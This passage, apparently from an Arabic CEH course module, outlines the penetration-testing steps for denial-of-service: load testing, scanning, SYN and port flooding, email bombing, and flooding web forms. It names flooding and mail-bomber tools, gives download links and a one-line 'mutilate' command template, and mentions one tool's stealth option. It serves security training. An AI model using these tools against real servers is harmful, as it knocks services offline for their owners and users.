الخطوة 2: اختبار الأحمال الثقيلة على الخادم

يتم تنفيذ اختبار الحمل عن طريق وضع حمل اصطناعي في الخادم أو تطبيق لاختبار الاستقرار والأداء. أنه ينطوي على محاكاة سيناريو الوقت الحقيقي. يمكن اختبارها على خادم الويب باستخدام الأدوات التالية:

Webserver Stress Tool: هو برنامج لاختبار التحمل والأداء لخوادم الويب والبنى التحتية على شبكة الإنترنت. أنها تساعدك في أداء اختبار الحمل. انها تسمح لك لاختبار موقعك بالكامل في الحمل العادي (المتوقع). لاختبار الحمل ببساطة "**load testing**" عن طريق إدخال عناوين المواقع، وعدد من المستخدمين، والوقت بين نقرات حركة المرور على الانترنت الخاص بك. هذا هو اختبار "العالم الحقيقي (**real-world**) ".

Web Stress Tester: هو أداة تسمح لك لاختبار أداء واستقرار أي خادم ويب وخادم بروكسي مع تمكين **SSL/TLS**.

JMeter

المصدر: http://jmeter.apache.org

JMeter هو تطبيق مفتوح المصدر على شبكة الإنترنت لاختبار أداء الموقع والتي وضعتها أباتشي. هذه الأداة هو تطبيق جافا مصممة لاختبار سلوك الحمل وقياس الأداء. صمم أصلا لاختبار تطبيقات الويب ولكن منذ ذلك الحين وسعت إلى وظائف اختبارات أخرى.

الخطوة 3: التحقق من وجود الأنظمة التي تكون عرضة لهجمات دوس

مختبر الاختراق يجب أن يتحقق من النظام للحصول على نقاط الضعف لهجوم حجب الخدمة عن طريق فحص الشبكة. الأدوات التالية يمكن استخدامها لفحص نقاط ضعف الشبكات:

Nmap: هو أداة يمكن استخدامها للعثور على حالة المنافذ، والخدمات التي تعمل على هذه المنافذ. أنظمة التشغيل، والجدران النارية والمرشحات. يمكن تشغيل **Nmap** من سطر الأوامر أو كتطبيق واجهة المستخدم الرسومية.

GFI LANguard: هو أداة تدوين الأمان التي تحدد نقاط الضعف وتقترح إصلاحات لثغرات الشبكة. **GFI LANguard** تفحص الشبكة، استنادا إلى عنوان **IP** او مجموعة من عناوين **IP** محددة، وتنبيه المستخدمين حول نقاط الضعف التي تواجهها على النظام الهدف.

Nessus: هو منتج لتقيم نقاط الضعف والتكوين. ويتميز بـ **configuration auditing**، **asset profiling**، اكتشاف البيانات الحساسة، إدارة التصحيحات، وتحليل نقاط الضعف.

الخطوة 4: تشغيل هجوم SYN على الخادم

مختبر الاختراق يجب أن يحاول تشغيل هجوم **SYN** على الخادم الرئيسي. ويتم ذلك عن طريق قصف الهدف مع حزم طلب الاتصال. الأدوات التالية يمكن استخدامها لتشغيل هجمات **SYN**: **DoS HTTP**، **Sprut**، **PHP DoS**.

الخطوة 5: تشغيل هجمات الفيضانات على المنفذ "port flooding" على الخادم

فيضانات المنفذ يرسل عدد كبير من حزم **TCP** أو **UDP** إلى منفذ معين، وخلق الحرمان من الخدمة على هذا المنفذ. والغرض الرئيسي من هذا الهجوم هو جعل المنافذ غير صالحة للاستعمال وزيادة استخدام وحدة المعالجة المركزية إلى 100٪. يمكن أن يتم هذا الهجوم على منافذ **TCP** و**UDP**. ويمكن استخدام الأدوات التالية لإجراء هجوم فيضانات المنافذ:

Mutilate: يستخدم أساسا لتحديد المنافذ المفتوحة على الهدف. هذه الأداة تستهدف أساسا شبكات **TCP/IP**. يتم استخدام الأمر التالي لتشغيل **Mutilate**:

```
mutilate <target _ IP> <port>
```

Pepsi5: أداة **Pepsi5** تستهدف أساسا منافذ **UDP** ويرسل عددا وحجما مخصصا من المخططات. هذه الأداة يمكن ان تعمل في الخلفية واستخدام الخيار **stealth** لإخفاء اسم العملية التي بموجبها يتم تشغيله.

الخطوة 6: تشغيل قاذفة البريد الالكتروني "email bomber" على خادم البريد الالكتروني

في هذه الخطوة، من اختبار الاختراق يتم ارسال عددا كبيرا من رسائل البريد الإلكتروني لاختبار خادم البريد المستهدف. إذا لم يتم حماية الملقم بما فيه الكفاية، فإنه يتعطل. يستخدم الاختبار أدوات الملقم المختلفة التي تساعد على إرسال رسائل البريد الإلكتروني هذه. وتستخدم الأدوات التالية لتنفيذ هذا النوع من الهجوم:

Mail Bomber

المصدر: http://www.getfreefile.com/bomber.html

Mail Bomber هي أداة الخادم تستخدم لإرسال رسائل البريد الإلكتروني السائبة باستخدام القوائم البريدية على أساس الاشتراك "**subscription-based mailing lists**". فهي قادرة على عقد عدد من القوائم البريدية منفصلة على أساس الاشتراكات، ورسائل البريد الإلكتروني، وخوادم SMTP لمختلف المتلقين.

Advanced Mail Bomber

المصدر: http://www.softheap.com

Advanced Mail Bomber قادرا على إرسال رسائل شخصية لعدد كبير من المشتركين على موقع على شبكة الانترنت من قوالب معدة مسبقا. تسليم الرسالة سريع جدا. فإنه يمكن التعامل مع ما يصل إلى 48 من خوادم **SMTP** في 48 من المواضيع المختلفة. تحتوي القائمة البريدية على المتلقين لا حدود لها، خوادم **SMTP**، الرسائل، الخ. هذه الأداة يمكن أيضا تتبع تعليقات المستخدمين.

الخطوة 7: اغراق المواقع وسجل الزوار مع إدخال وهمي "Flood the website forms and guestbook with bogus entries"

في هذه الخطوة، من اختبار الاختراق يملأ النماذج عبر الإنترنت مع إدخالات تعسفية وطويلة. المهاجم يرسل عددا كبيرا من هذه المواد الزائفة والطويلة، قد لا يكون خادم البيانات قادرا على التعامل معها واحتمال ان يتعطل.

الخطوة 8: وثيقة لجميع النتائج

في هذه الخطوة، من اختبار الاختراق يتم توثيق جميع نتائج الاختبار في تقرير اختبار الاختراق.

الحمد لله تعالى، وبحول الله تعالى نكون قد انتهينا من الوحدة العاشرة والتي لم اتقيد فقط فيها بما ذكر في كتاب CEHv8. لكنني قد استعنت بالمراجع الأكثر قوه في هذا المجال وفيما يلي قائمة بتلك المراجع:

- **Internet Denial of Service: Attack and Defense Mechanisms By Jelena Mirkovic**
- **DDoS SURVIVAL HANDBOOK**
- **An Investigation into the Detection and Mitigation of Denial of Service (DoS)**
- **Denial of Service attacks and mitigation techniques by SANS**
- **Internet Denial of Service Attacks and Defense Mechanisms By mehmud abliz**
- **Malware, Rootkits & Botnets A Beginner's Guide**
- **Other information from other website**

ونلقاكم مع الوحدة التالية:

د. محمد صبحي طيبه